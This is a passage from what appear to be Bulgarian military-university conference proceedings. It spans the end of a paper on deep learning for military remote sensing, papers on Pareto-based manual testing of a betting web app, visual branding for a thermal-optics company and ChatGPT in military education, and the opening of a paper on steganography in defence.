During the live demonstration of the finished model, we were able to clearly demonstrate its advantages and the potential it offers to military units. It was clear that the use of such technologies is not just an innovation, but the foundation of the future, where fast and accurate information is the key to successful operations. Thanks to artificial intelligence tools such as convolutional neural networks, it is possible not only to scale data processing but also to adapt it to various specific tasks. This improves the quality and accuracy of military analytics, reduces the time it takes to process large amounts of data, and allows for a quicker response to changes in the tactical situation.

The demonstrated example confirmed that these technologies need to be expanded and integrated to improve the effectiveness of military operations. Implementing deep learning to process remote sensing data can provide tangible strategic benefits by increasing situational awareness and reducing risks to personnel. Thus, these technologies are not just a useful tool, but an essential element for modern military operations, contributing to safety, accuracy and speed of decision-making.

References

1. Abonia Sojasingarayar. Faster R-CNN vs YOLO vs SSD - object detection algorithms. <https://medium.com/ibm-data-ai/faster-r-cnn-vs-yolo-vs-ssd-object-detection-algorithms-18badb0e02dc> (accessed March 01 2024).
2. Jeong-ah Kim, Ju-Yeong, Sung Park. Comparison of faster-RCNN, YOLO, and SSD for real-time vehicle type recognition. <https://ieeexplore.ieee.org/document/9277040> (accessed March 05 2024).
3. Mohamed Bakrey Mahmoud. All about multilayer perceptrons (MLPs). <https://www.linkedin.com/pulse/all-multilayer-perceptrons-mlps-mohamed-bakrey/>.
4. Transformer (deep learning architecture). [https://en.wikipedia.org/wiki/transformer_\(machine_learning_model\)](https://en.wikipedia.org/wiki/transformer_(machine_learning_model)).
5. Mayank Mishra. Convolutional Neural Networks, Explanation. <https://towardsdatascience.com/convolutional-neural-networks-explained-9cc5188c4939>.
6. IBM. What are recurrent neural networks? <https://www.ibm.com/topics/recurrent-neural-networks>.
7. Ansh David. Single layer perceptron and activation function. 01 Mar 2024. <https://medium.com/codex/single-layer-perceptron-and-activation-function-b6b74b4aae66>.
8. ESRI. Automate building footprint extraction using deep learning. <https://developers.arcgis.com/python/samples/automate-building-footprint-extraction-using-instance-segmentation>.
9. ESRI. ArcGIS API for python. <https://developers.arcgis.com/python/>.
- 10.

11. Amr Abd-Elrahman, Katie Britt, Tao Liu. Deep learning classification of high-resolution drone images using ArcGIS Pro software. <http://surl.li/setby>.
12. Dewa Ayu Defina Audrey Nathania, Calvin Surya Alexander Agung Santoso Gunawan and Edy Irwansyah. Comparison of deep learning models for dense building segmentation in the city using aerial imagery data. <http://surl.li/setcz>.
13. Min Li, Zhijie Zhang, Liping Lei, Xiaofan Wang and Xudong Guo. Agricultural greenhouses detection in high resolution satellite images based on convolutional neural networks: comparison of Faster R-CNN, YOLO V3 AND SSD. <https://www.mdpi.com/1424-8220/20/17/4938>.
14. Yasser Aldegwy. Deep learning model to land cover classification. URL: <https://www.linkedin.com/pulse/deep-learning-model-land-cover-classification-mona-younis-dvacf/> (accessed September 10 2024).
15. ESRI Developer. Automate Building Footprint Extraction using Deep learning. <https://developers.arcgis.com/python/latest/samples/automate-building-footprint-extraction-using-instance-segmentation/>.

COMMUNICATION AND COMPUTER TECHNOLOGIES

RESEARCH ON THE POSSIBILITIES FOR APPLYING THE PARETO PRINCIPLE IN MANUAL TESTING FOR THE EVALUATION OF WEB-BASED SOFTWARE

Vanyo V. Valchanov

vanyo.valchanov@egt-digital.com

***Abstract:** The aim of the study is to explore the possibility of applying the Pareto Principle in the use of manual testing for evaluating the front-end and back-end of web-based software. The research focuses on the process of achieving the expected product acceptance criteria for both desktop and mobile devices over a 60-day period.*

***Keywords:** manual testing, web-based software, front-end, back-end, Pareto principle*

Introduction

Software testing is an essential part of the software development process, through which it is verified whether the developed applications meet the specified requirements and function correctly. Manual software testing involves the process of checking and validating software applications without the use of automated tools. By manually executing tests, the goal is to detect not only functional issues but also problems related to the user interface, usability, and the overall user experience.

1 Application of manual software testing

As seen in Figure 1, there are three types of manual testing:

- White-box testing
- Black-box testing
- Gray-box testing

White-box testing methods require specific knowledge of the internal design and structure of the source code being worked on. Black-box testing methods focus on validating the product's functionality. Gray-box testing methods are a combination of both, where the tester has in-depth knowledge of the product's structures while validating it.

The report explores the possibilities of applying the Pareto Principle in the creation and use of functional and non-functional black-box tests. In non-functional usability tests, the product is evaluated to determine if it is clear and easy to use for a wide range of users. The next stage is compatibility testing, where it is checked whether the program will work as expected across different devices (PC, smartphone, tablet), operating systems (Windows, Linux, MacOS), browsers (Chrome, Firefox, Edge, Brave), and networks (2G and 5G).




Figure 1:Types of software testing

The next test is a security test, which checks whether unauthorized users have access to specific sensitive resources and whether they can manipulate them.

A performance and endurance test is conducted by sending between 100 to 1,000 SQL injection-type requests to the server simultaneously, and verifying whether each one has been processed. Scalability is calculated by ensuring that the time required by the system to process a single request does not exceed 7,000 ms. The number of requests reaching the server and returning a response within a specified time frame is measured, while monitoring resources such as CPU load, memory, storage space, and network channel load at each moment.

In functional testing, to achieve thorough component testing, detailed testing of each component began:

- **Software Logic:** This involves checking whether the rules are correctly implemented, such as win and loss conditions, and whether payments are processed accordingly.
- **Random Number Generation (RNG):** Verifying that random and fair numbers are being generated.
- **User Interactions:** Ensuring that user inputs are processed correctly, including virtual wallet transactions (placing or withdrawing a bet), as well as the correct display of the screen for every user action.
- **Error Handling:** Testing the software's behavior in cases of invalid input or unforeseen scenarios, where the system should return appropriate error messages.[1]

Integration and system tests include checks for:

- **User Registration and Authentication:** Verifying the user's credentials (password, key, ID).
- **Bet Placement:** Ensuring that the bet is correctly reflected in the database.
- **Virtual Wallet Updates:** The virtual wallet must be updated according to the outcome.

- The balance and user session must be preserved and resumed during the user's subsequent logins until they log out.

The software functionality test was performed after providing a local build of the software, which focused on precisely defined elements and functionalities identified as critical areas, described in the provided software documentation detailing each expected behavior. After successfully passing 83% of the tests and according to the general consensus in the industry, if the software successfully passes over 80-85% of all planned tests (including functional, user, and performance tests), this is a reasonable indicator that the software is ready for further testing or even for market release. As shown in Figure 2, regression tests and end-to-end repetitive testing, totaling 123 for desktop, 116 for mobile devices, and 164 for the admin panel, were conducted after each fix to the software's source code related to reported discrepancies and bugs found during the functionality tests. These tests were the most time-consuming, accounting for 65% of the entire process duration, which was 60 days.




Figure 2: Diagram of time as a resource for applied testing

2 Analysis of results

As shown in Figure 3, the software structure is divided into 4 sections, which are validated through tests:

- Front-end (40%)
- Back-end (30%)
- Security (10%)
- Deployment and maintenance (20%)




Figure 3: Diagram of the structure of web-based software, divided by percentages

As shown in Figure 4, after the results from the initial functionality tests (83% successful and 17% unsuccessful), every 15 days, or one sprint, the tests are rerun. On the 15th day, the results reached 87% successful and 13% unsuccessful, and on the 30th day, they reached 97% successful and 3% unsuccessful, at which point the minimum criterion of 95% was met, indicating that the product is ready. By the 60th day of product development, the minimum was reached with 98% successful and 2% unsuccessful functionality tests, allowing the product to be released for use by the end users.

The unsuccessful tests were distributed as follows across the software structures:

Front-end:

The "Play" button was distorted and not displayed correctly on mobile devices. Incorrect CSS design styles. Improper rendering of the game area. Misalignment of the "Winnings" and "Winning Symbols" fields. Incorrect display of animations in Firefox browser. All issues were resolved by the 2nd sprint.

Back-end:

Timeout during bet request processing. Delay in connection to an external payment processing service – these issues were not resolved as they depend on third parties.

Deployment:

Incorrect URL configuration for the Lobby, the issue was identified and resolved in the 3rd sprint.




Figure 4: Results

3 Conclusion

Although manual testing can be labor-intensive and resource-intensive, applying the Pareto principle significantly increases its efficiency and effectiveness. By focusing on the critical 20% of issues that cause 80% of defects, testing teams can achieve significant improvements in software quality with less effort. This not only speeds up the testing process but also ensures more stable and reliable software products.

References

1. Manual Testing – What it is, Types, Processes, Approaches, Tools, and More! October 18, 2024. Accessed from <https://www.zaptest.com/bg/>

VISUAL IDENTITY OF THE OPTOELECTRONIC DEVICES

Veselka Stoyanova

National Military University, Faculty of Artillery, AAD and KIS,
1 Karel Shkorpil Str., 9700 Shumen, Bulgaria, veselka_tr@abv.bg

ВИЗУАЛНА ИДЕНТИЧНОСТ НА ОПТООЛЕКТРОННИ УСТРОЙСТВА

Веселка Стоянова

НВУ „Васил Левски“, факултет „Артилерия, ПВО и КИС“,
гр. Шумен, ул. „Карел Шкорпил“ 1, veselka_tr@abv.bg

Abstract: *The aim in this report is to present and discuss main themes and to assumptions within organizational-level visual identity in optoelectronic devices. The purpose of this report is to provide consistency and to create an entirely new graphic identity and advertising and display stand for the sporting and hunting optics that represents the Optix brand. With the implementation of various graphic and spatial solutions to bring out the main and most essential concept of the brand. It must evoke interest, be clearly recognizable and interact with the environment*

Keywords: *visual identity, optoelectronic devices, Corporate visual identity*

Въведение

В динамичното и предизвикателно бизнес пространство всеки пропуск или незавършеност на маркетинговите стратегии може да коства достатъчно много на всяка организация, независимо от бранша или размерът ѝ. Това важи в пълна сила дори за организациите в облата на сигурността. Според [1] визуалната идентичност е стратегически планираното и целенасочено представяне на дадена марка или организация, за да се постигне положителен образ в съзнанието на потребителите. Обичайно се включват, но не само - наименование, лого, слоган, цветова палитра и архитектура и други. В [2] се фокусират върху етапите и динамиката при изграждането на визуалната идентичност. Задълбочавайки се в темата изниква понятие като корпоративна визуална идентичност (КВИ), която според [3], [4] и [5] организациите са склонни да обръщат голямо внимание на своята визуална идентичност и същите предлагат различни графични примери.

Целта на рекламно-експозиционният щанд е да осъществи директен контакт с целевата група, както и да такъв с нови групи.

1 Основна сфера на изграждане на визуалната идентичност.

При изграждането на визуалната идентичност трябва да бъде проучена целевата група, за която се създава, така че да се покрие максимални критерии и обекти. Поради изборът на продукт представен в [6], за който ще се изгражда графична идентичност в настоящия доклад, целевите групи на ловните мерници


включват няколко основни категории хора, които имат специфични нужди и изисквания към тези устройства (виж фиг.1).

1	• Ловци;
2	• Спортни стрелци -конурентни и рекреационни;
3	• Охранители и персонал за сигурност;
4	• Хоби ентусиасти и любители на стрелбата;
5	• други.

Фигура 1: Целеви групи на изгражданата визуална идентичност

Основните направления на работа на фирмата са: отбрана и сигурност, интегрирани системи, спортна и ловна оптика и други, чрез които изпълнението на мисиите в новите условия на бойни действия изисква изделия и системи, на които да може да се разчита и които да се използват в различни условия и околна среда. В [7] са представени основните методи за повишаване на достоверността на информацията при опознаване в системите за идентификация.

1.1 Основни компоненти, които трябва да се включат при изграждане на визуална идентичност.



Фигура 2: Компоненти на графичната идентичност


На фиг.2. е представена цялостната гама от продукти, които изграждат ключова част от цялостната концепция за визуална идентичност на дадена компания.

1.2 Етапи в изграждането на графичната идентичност.

След определяне на точна концепция, по която да се създаде новата визия на фирма за оптикоелектронни устройства, следващата стъпка е да се предложи цялостно, специфично и конкретно излъчване в графичната идентичност на бранда. Изборът на тъмно зеления фон, наподобяващ природата и камуфлажа за основна подложка, върху която ще бъде изобразявана самата рекламна графика е

предпочетен пред тъмносин, който е популярен сред дизайнерските среди. Основният модул е кръга, олицетворяващ мерник, което е препратка към основната тема на бранда. Направени са две вариации на стилизиран мерник с високо-технологично излъчване, върху които са изобразени самите продукти.

Изборът на семпъл и ясен стил с градиращи цветове от зелено към бяло върху общи повтарящи се форми предпазва от разсейване на потребителя. Чистотата и яснотата на този изобразителен принцип предава по-бърз и лесен начин информацията за продукта да достигне до потребителя. Целта е още на пръв поглед да стане ясно каква е марката и продуктите ѝ. Използван е *безсерифен* шрифт, който позволява по-голяма четимост и стои хомогенно с цялостната графична визия: *Sofia Sans* (виж фиг.3). Благодарение на цветовата гама се създава горската атмосфера, но се цели засилването при клиента на усещане за точност, прецизност и бързина, които са и основните характеристики на продукта. Първият графичен символ, който е изработен е отличителният знак на фирма (*логото*).



Фигура 3: Компоненти на графичната идентичност

Преработването на логото и мигрирането към образа на мерник, като върху него с помощта на преплитането на двете крайни букви от името на фирмата "O" и "X", позиционирайки ги така, че да образуват прицела на мерника се предлага нова по-изчистена и по-концептуална визия. Основен подход в логото е прекъсването на гредите (виж фиг.4). Идеята е, да напомня шаблонния маниер използван в армията за надписване на различни атрибути, използващ точно такива прерязвания в гредите на буквите. Във всяка една буква може да се наблюдават прекъсвания само в една посока. Наименованието е съставено от *безсерифни* букви с широки прекъснати греди, излъчващи стабилност и сила.



Фигура 4: Сравнително представяне на лого концепцията

Към графичната идентичност са изготвени редица рекламни материали и консумативи, които биха били необходими в различен момента при представянето на компанията. Такива рекламни материали са представени съответно на фиг.5, фиг.6 и фиг.7.



Фигура 5. а) подаръчни елементи- чанти, химикали, визитки, пликове, тефтери

Рекламни материали



б) тениски и бадж с логото

Фигура 5: Рекламни материали- тениски, бадж, подаръчни елементи

Рекламният каталог представен на фиг. 6 е важен в случаите на участие в изложения или рекламни презентации. Същият би могъл да се добави в фирменият сайт, където да се разглежда в дигитален вид.



Фигура 6: Рекламен каталог

Не на последно място се изгражда и основен компонент от една визуализация, а именно печатната реклама (виж фиг. 7).



Фигура 7: Печатна реклама



Фигура 8: Билборд

На фиг.7 е изградена много малка част от цялостна печатна реклама, тъй като тя включва- флаери, брошури, плакати, билбордове (виж фиг.8), визитни картички, опаковки, етикети, стикери, банери, календари и други.

Изграждането на цялостна визуална идентичност е единствено и само свързана с изграждане на визуалните елементи. Тя изисква и задълбочен анализ, валидиране и адаптиране на рекламния продукт, документирането и имплементиране в съответните материали, както и обучение на екип за използването визуализацията при различен тип кампании. Важно е да се проучи конкуренцията и да се адаптира стратегията за наличие на определен вид визуална идентичност и според тенденциите в дизайна.

Заклучение

Използваната за пример при изграждането на визуалната идентичност фирма е много добре развита на българския и на международния пазар, която предлага качествени продукти, произведени на територията на страната. След анализ на старият ѝ не добре изготвен брандинг, се създаде пълна рекламна визия с графични и пространствени решения. Пространствените решения са обект на друго проучване.

Новата графична идентичност би позволила да се продължи развитието и придобиването на по-голяма разпознаваемост в бранша. Като резултат от настоящия доклад се предоставя стилна и опростена визуална идентичност на оптоелектронни устройства.

Използвана литература:

1. Alessandri, S.W. (2009). *Visual Identity: Promoting and Protecting the Public Face of an Organization* (1st ed.). Routledge. <https://doi.org/10.4324/9781315698335>.
2. Skaggs, S. (2019). Visual identity: systems and semiotics. *The American Journal of Semiotics*, 34(3/4), 313-330.
3. Haig, W. L., & Harper, L. (1997). *The power of logos. How to create effective company logos*. New York: John Wiley.
4. Parkman, I., (2010). *The reciprocal relationship between corporate and regional brands in the creative industries: The case of sustainable architecture in Portland, Oregon, USA, Tourism, Culture and Communication*.
5. Gregersen, K. M., (2018), *Corporate visual identity: exploring the dogma of consistency*, *Corporate Communications An International Journal* 23(7), DOI:10.1108/CCIJ-10-2017-0088.
6. OPTIX ShootIR 60 - Термовизионен мерник, Retrieved from <https://www.optixco.com/bg/военна-оптика-164/термовизионни-уреди-173/optix-shootir-60-термовизионен-мерник-162> (15.10.2024).
7. Dimitrov, D. & Kirov, M., (2010) *Методи за повишаване на достоверността на информацията при опознаване в системите за идентификация*, Научна сесия НВУ “В. Левски”, факултет “А, ПВО и КИС, Шумен, Сборник научни трудове, стр. 153-158, Шумен, 2010г ISSN: 1313-7433

ARTIFICIAL INTELLIGENCE IN MILITARY EDUCATION

Kaloyan A. Iliev, Alexandra K. Atanasova

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, k.a.iliev@abv.bg, atanasova_aleksandra@abv.bg*

Abstract: *Everyone is talking about artificial intelligence. On a global scale, the technology of artificial intelligence is gaining exceptional attention and popularity, which leads to the frequent raising of the topic of the need for it. It continues to become more widely available and is used mostly by students and employees at all levels. We are entering an era in which every citizen will have to learn to handle artificial intelligence.*

Keywords: *Chat GPT, artificial intelligence, intelligent agents, online platforms, make decisions, military education, practical advice.*

Introduction

Artificial intelligence (AI) is a field of computer science that focuses on creating intelligent machines that function and react like humans. Artificial intelligence is the intelligence demonstrated by computers, as opposed to the natural intelligence demonstrated by animals and humans. It is the science of the concepts that make it possible for computers to perform tasks that can be considered intelligent.

"Artificial intelligence (AI) systems are software (and possibly hardware) systems designed by humans that, given a complex goal, act in the physical or digital dimension, perceiving their environment by collecting data, interpreting the collected structured or unstructured data, making inferences over knowledge, or processing the information extracted from the collected data, as a result of which they make decisions about the best actions that lead to achieving the set goal. Artificial intelligence systems use symbolic rules or learn numerical models and can adapt their behavior after analyzing how their previous actions have affected the environment in which they operate."

Today, AI software is used to analyze and generate recommendations and make decisions based on data that is too “big” or complex for humans to process. It is an essential part of information management, healthcare, education, life sciences, data analytics, digital transformation, security, various consumer applications, next-generation smart building technologies, predictive maintenance, robotics, and much more.

The techniques of artificial intelligence are too general and too numerous to list. Artificial intelligence offers many possibilities, such as creating virtual assistants to help people with various tasks, finding better medical treatments, or identifying user trends on social networks when using route optimization devices that show the best way to get to a given location, or through spam filters that automatically perform classification, as well as in many other situations.

Artificial intelligence is a powerful tool that can transform and facilitate many processes, including those in education.

Artificial intelligence (AI) has been developing rapidly in recent years, forcing changes in many areas of socio-economic life. Its development presents new

opportunities for improving education, but also great challenges for the leaders of educational institutions and teachers.

Artificial intelligence (AI) is rapidly transforming the way we learn and teach. AI is being used in a variety of educational settings to help both educators and learners. AI has the potential to revolutionize the way we teach and learn, and teachers can benefit from it in their work.

A key role in the development and implementation of AI is the availability of human potential: specialists who are familiar with the latest discoveries and trends in the field, who have the methods and tools to conduct research, implement in practice and teach, or who are able to explain the benefits of adopting intelligent systems for widespread use.

The European Commission for Innovation, Research, Culture, Education and Youth has published ethical guidelines for teachers on the use of artificial intelligence (AI) and data in teaching and learning.

The guidelines address how AI is used in schools to support teachers and students in teaching and learning, as well as to support administrative tasks in educational settings. The guidelines are part of the Digital Education Action Plan (2021-2027) and were developed by a dedicated Commission expert group, bringing together a wide range of experts from education and training, academia, the private sector and international organisations.

The introduction of AI into school education programs will profoundly affect the skills in demand by 2030. The acquisition of these skills should lead to faster and easier adaptation of students to the working environment after completing secondary education, while on the other hand preparing them for the professions of the future. Programs for high-tech vocational high schools should be developed and constantly adapted with the help of higher education institutions and scientific organizations, as well as in close cooperation with leading Bulgarian companies in the field of AI.

Integration along the “school-university-business” axis is key both for high-quality and up-to-date curricula in the field of AI, and for filling the critical deficits of teachers and lecturers in the rare, most difficult and most sought-after specialties – mathematics, informatics, electronics, programming, communications, robotics, embedded systems, etc.

To create a critical mass of specialists with higher education, the most developed European countries are planning solid investments in university structures and doctoral programs in AI. A number of national AI strategies propose the creation of educational platforms for free distance learning courses in this discipline.

One of the newest AI tools in the field of modern teaching is Chat GPT, it is becoming a key tool that has the potential to address some of the biggest challenges in today's education, namely to introduce innovations in teaching and learning.

Chat GPT performs the analysis of information for you and directly generates text for you in the way you request it. While in Google it is better to be concise and use keywords, Chat GPT copes better with circumstantial commands, remembers previous information that you have given it in the conversation, and can compare the given problem to you, offer you different perspectives and solutions.

Chat GPT is the digital assistant that is as flexible as it is useful. It is not just about generating text, but about stimulating creativity and facilitating learning. It can be used both at an organizational level, for analyzing absence data, compiling document templates, and for educational purposes, to save the teacher's time - generating questions for tests, evaluating essays according to predefined points and criteria, compiling lesson plans, ideas for practical tasks during a lesson. The more details you give it - the subject, the educational stage, the name or topic of the lecture, the better it will cope. With the option to personalize the artificial intelligence, you can also upload the textbook itself and require it to use the information from it.

In education, AI can be used in a way that supports the work of the educator and gives him a different perspective from lesson planning to student results and assessment.

Here are some recommendations and guidelines through which Chat GPT can support both teachers and students, namely:

- Email generation: Simplify communication between a teacher and a student by generating templates, email responses, wishes. This will save you time in the stylistic design of the email.

- Language translation: Have you found interesting information in a foreign language on a given topic? Copy it and send it to Chat GPT, asking it to translate it into your native language.

- Idea generation: Nourish brainstorming sessions by asking artificial intelligence what ideas it has for practical games, independent work tasks, debate topics and much more.

- Test preparation: Ask Chat GPT to generate test questions based on criteria you specify – grade level, subject, lesson, number of questions, open or closed answer, point distribution of questions, etc.

- Text analysis and summarization: Extract information from a text by asking the AI to summarize it for you. Give it criteria for analysis – what arguments on different topics are included, how the text is presented stylistically, grammatically.

- Personal guidance for students: students can ask many other questions in the chat, as well as for factual information, and how to improve their own work. Encourage their work with the AI so that both they and you can learn where it can help and how they can develop their skills in this educational context.

By integrating Chat GPT into lesson plans, educators can empower students to use AI as a learning tool, enriching the educational experience. Addressing the diverse needs of each student in the classroom can be a significant challenge for educators.

However, AI can answer a wide variety of questions, seamlessly adapting to individual learning requirements. By providing personalized instruction tailored to each student's strengths and weaknesses, AI serves as a driving force, ensuring a better learning experience for all.

For years, project-based learning has been assessed not only on the basis of knowledge and memorization of information, but on the basis of completed projects. Students have had an endless ocean of information until now, and now they also have a tool with which to generate text. Tasks are no longer just tests - they should be a means of developing skills. Students can even be encouraged to use Chat GPT to generate text

and write their own analysis of this text. This way, students will still be able to demonstrate creativity and critical thinking skills, moving away from the traditional assessment format.

By incorporating AI into assignments, students can:

- work on a text for which AI has provided a good basis;
- implement ideas and solutions generated by AI;
- explore in which topics AI is not sufficiently detailed;
- receive personalized feedback and guidance, encouraging independent learning.

As AI systems continue to evolve and the use of data expands, there is a need to better understand their impact, including on education and training. The rapidly increasing use of AI requires teachers and students to have a basic understanding of AI and the use of data in order to be able to interact positively, critically and ethically with this technology and use its full potential.

Of particular importance for teachers is a good understanding of artificial intelligence, how to ask it good questions and how to feed it with information so that it is useful. In this regard, the ever-wider dissemination of AI-related training for teachers and educational experts in the country is needed.

In education, artificial intelligence is the key to personalized learning, more optimal lesson planning, and more time with learners. Artificial intelligence, embodied by Chat GPT, does not need to be banned from educational institutions – it will catch up with them sooner or later. It is important to use generative artificial intelligence as a catalyst for growth. Instead of viewing artificial intelligence as a distant threat, let’s embrace it as a powerful ally in our pursuit of excellence in education.

Conclusion

The modern generation cannot live without digital literacy. There is already talk in scientific circles that AI will be an independent part of this digital literacy. Artificial intelligence will not bypass education, and learners will not stop using it, even if we forbid them. In this regard, both learners and teachers must adapt to successfully develop in the digital age. Promoting cooperation between AI, learners and teachers, communication, teamwork and problem-solving skills occupy a central place, shaping the future workforce. With the support of adaptive school administrators and technically literate teachers, the integration of artificial intelligence can proceed quite smoothly.

Artificial intelligence is not in the future, it is all around us. AI is in our daily lives and to a large extent it has become a part of our lives. AI is one of the most important strategic technologies of the 21st century.

References

1. Antonov S., Bozov I., Artificial intelligence in automated design and engineering systems (CAD CAM CAE systems), International Scientific Conference —Defense Technologies DefTech 2023, Faculty of Artillery, AD and CIS, 2023, Shumen, pp. 270-279, ISSN 2367-7902.
2. Akyuz, Y. (2020). Effects of Intelligent Tutoring Systems (ITS) on Personalized Learning (PL). Creative Education.

3. Bernard Marr. (2018). What is Artificial Intelligence And How Will It Change OurWorld?[online]Availableat:<https://www.bernardmarr.com/default.asp?contentID=963> [Accessed 16 Jul. 2018].
4. Chen, L., Chen, P., & Lin, Z. (2020). Artificial Intelligence in Education: A Review. IEEE Access. doi:10.1109/ACCESS.2020.2988510.
5. Execrank.com. (2018). Artificial Intelligence (AI) - Challenges and Opportunities. [online] Available at: <https://www.execrank.com/board-of-directors-articles/artificial-intelligence-ai-challenges-and-opportunities> [Accessed 10 Jul. 2018].
6. Futurism. (2018). Artificial Intelligence: What It Is and How It Really Works. [online] Available at: <https://futurism.com/1-evergreen-making-sense-of-terms-deep-learning-machine-learning-and-ai/> [Accessed 20 Jul. 2018].
7. Hwang, G., Xie, H., Wah, B., & Gašević, D. (2020). Vision, challenges, roles and research issues of Artificial Intelligence in Education. Computers and Education: Artificial Intelligence.
8. Joshi, S., Rambola, R., & Churi, P. (2020). Evaluating Artificial Intelligence in Education for Next Generation. Journal of Physics: Conference Series. doi:10.1088/1742-6596/1714/1/012039.
9. Microsoft Enterprise - English (en-ca). (2018). Digitalization & artificial intelligence: The key to success? - Microsoft Enterprise. [online] Available at: <https://enterprise.microsoft.com/en-ca/articles/industries/microsoft-in-business/digitalization-artificial-intelligence-key-success/> [Accessed 20 Jul. 2018].
10. Yufei, L., Saleh, S., Jiahui, H., & Abdullah, S. (n.d.). Review of the Application of Artificial Intelligence in Education. International Journal of Innovation, Creativity and Change.
11. <https://digital-strategy.ec.europa.eu/bg/policies/artificial-intelligence>
12. <https://digital-transformation-tool.eu/training/mod/hvp/view.php?id=115>

RESEARCH OPPORTUNITIES FOR USING STEGANOGRAPHIC METHODS IN THE FIELD OF DEFENSE

Georgi A. Kozarev, Stanimir H. Parvanov

*Air Defense Department, Artillery, Air Defense Communication and Information Systems Faculty,
National Military University „V. Levski”, Shumen, Bulgaria,
goshakis@abv.bg, ssparvanov@gmail.com*

ИЗСЛЕДВАНЕ НА ВЪЗМОЖНОСТИ ЗА ИЗПОЛЗВАНЕ НА СТЕГАНОГРАФСКИ МЕТОДИ В ОБЛАСТТА НА ОТБРАНАТА

Георги А. Козарев, Станимир Хр. Първанов

*Катедра „Противовъздушна отбрана“, Факултет „Артилерия, противовъздушна отбрана,
комуникационни и информационни системи“, гр. Шумен, България,
goshakis@abv.bg, ssparvanov@gmail.com*

***Abstract:** The purpose of this research is to explore existing and emerging steganographic methods as well as their potential defense applications. Their advantages and limitations, as well as the possibilities of integration with existing defense technologies, are also analyzed.*

***Keywords:** steganography, defense, military operations*

Introduction

